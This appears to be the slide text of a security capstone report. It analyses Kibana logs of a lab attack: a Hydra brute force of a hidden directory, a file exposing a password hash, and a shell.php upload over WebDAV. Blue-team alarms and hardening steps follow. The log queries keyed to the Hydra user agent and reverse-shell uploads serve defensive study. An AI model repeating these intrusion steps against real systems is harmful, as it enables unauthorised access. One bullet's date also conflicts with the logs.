
url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	68,112



HTTP Transactions [Packetbeat] ECS

- It looks like about 68,112 requests to /company_folders/secret_folder seemed to have occurred at 00:35 AM on 28/02/2022

Analysis: Finding the Request for the Hidden Directory




```
url.path:/company_folders/secret_folder/* and http.response.status_code:200
```

Time	http.response.status_code	url.path	source.ip
Jan 28, 2022 @ 00:47:16.050	200	/company_folders/secret_folder/	192.168.1.90
Jan 28, 2022 @ 00:47:16.072	200	/company_folders/secret_folder/	192.168.1.90
Jan 28, 2022 @ 00:47:54.237	200	/company_folders/secret_folder/connect_to_corp_server	192.168.1.90
Jan 28, 2022 @ 00:47:54.260	200	/company_folders/secret_folder/connect_to_corp_server	192.168.1.90

- The file requested was connect_to_corp_server. From the name of the file and analyzing its contents, it looks like it was instructions to connect to the corporate server and also has Ryan’s password as a hash

Analysis: Uncovering the Brute Force Attack



Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:now-7d,to:now))&_a=(columns:!(http.response.status_code,url.path,source.ip),filters:!(('$state':(store:appState),meta:(alias:!n,disabled:!f,index:'packetbea...

url.path:/company_folders/secret_folder*

user_agent.original: Mozilla/4.0 (Hydra)

packetbeat-*

source

Selected fields: source.ip

Available fields: source.bytes, source.port


68,128 hits

Jan 26, 2022 @ 00:45:56.856 - Feb 2, 2022 @ 00:45:56.856 — Auto

Time	http.response.status_code	url.path	source.ip
Jan 28, 2022 @ 00:39:05.015	401	/company_folders/secret_folder	192.168.1.90
Jan 28, 2022 @ 00:39:05.015	401	/company_folders/secret_folder	192.168.1.90
Jan 28, 2022 @ 00:39:05.015	401	/company_folders/secret_folder	192.168.1.90

- 68,128 requests were made with Hydra during the brute force attack on the capstone server
- 68,127 requests were made before the password was discovered

Analysis: Finding the WebDAV Connection



url.path:/webdav* and source.ip : 192.168.1.90

status

Selected fields

- http.response.status_code

Available fields

- http.response.status_phrase
- status

Top 5 values in 236 / 236 records

OK 85.6%

Error 14.4%

236 hits

Jan 26, 2022 @ 01:09:43.567 - Feb 2, 2022 @ 01:09:43.568 —

Time	http.response.status_code	url.path
Jan 28, 2022 @ 02:08:17.297	200	/webdav/
Jan 28, 2022 @ 02:08:17.243	200	/webdav/
Jan 28, 2022 @ 02:08:07.710	207	/webdav/shell.php
Jan 28, 2022 @ 02:08:07.708	207	/webdav/shell.php

- About 236 requests were made to WebDAV server
- passwd.dav and shell.php were the requested files

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Configure alter to detect and activate if there are 60 or more ping requests made within 1 minute to different ports on the server in rapid succession

System Hardening

Setup well configured firewalls to block all traffic first, then specifically override to allow essential traffic

Setup OS spoofing to manipulate the host operating system to support custom responses to nmap probes

Scan networks regularly and carefully analyze the output for vulnerabilities. Use crontab on Unix or the Task Scheduler on Windows with a system such as ndiff or nmap-report to notify of any changes. Hide services on obscure ports.

https://nmap.org/book/defenses.html

Mitigation: Finding the Request for the Hidden Directory

Alarm

Configure an alert to go off if there are more than 5 attempts to access the hidden directory without proper access from external ip’s

System Hardening

Implement IP whitelisting, allowing traffic only from these whitelisted ip’s to access contents of the folder

Limit user access to this directory

Use Multi-Factor Authentication

https://www.cypressdatadefense.com/blog/unauthorized-data-access/

Mitigation: Preventing Brute Force Attacks

Alarm

Configure an brute force attack alert to go off if more than 10 unauthorized requests are made to the resources on the web server within 1 minute

System Hardening

Lock out accounts after a defined number of incorrect password attempts. Account lockouts can last a specific duration, such as one hour, or the accounts could remain locked until manually unlocked by an administrator

Lock out authentication attempts from known and unknown browsers or devices separately

Employ strong password policy, use Captchas and enable multi-factor authentication for employees

https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

Mitigation: Detecting the WebDAV Connection

Alarm

Configure an alert to go off for any access attempts to the WebDAV server from any non-whitelisted ip address

System Hardening

Disallow any non-whitelisted ip address making a connection to the WebDAV server

Update and upgrade the webDAV server to the most secure version

Use WebDAV only with port 443 and not with port 80

Use SSH instead of WebDAV to access files

https://www.comparitech.com/net-admin/webdav/

Mitigation: Identifying Reverse Shell Uploads

Alarm

Configure an alert that would trigger if an attempt to upload an unaccepted file type is made from any ip address

System Hardening

Disallow any PUT or PATCH requests to be allowed to be made from non-whitelisted unauthorized ip addresses

Limit file types that can be uploaded

Automatically delete any unaccepted file types that are on stored on the server

Run regular anti-virus scans on the server

Use firewall to drop any reverse shell attempts

http://help.sonicwall.com/help/sw/eng/9530/26/2/3/content/Application_Control.065.23.htm

The End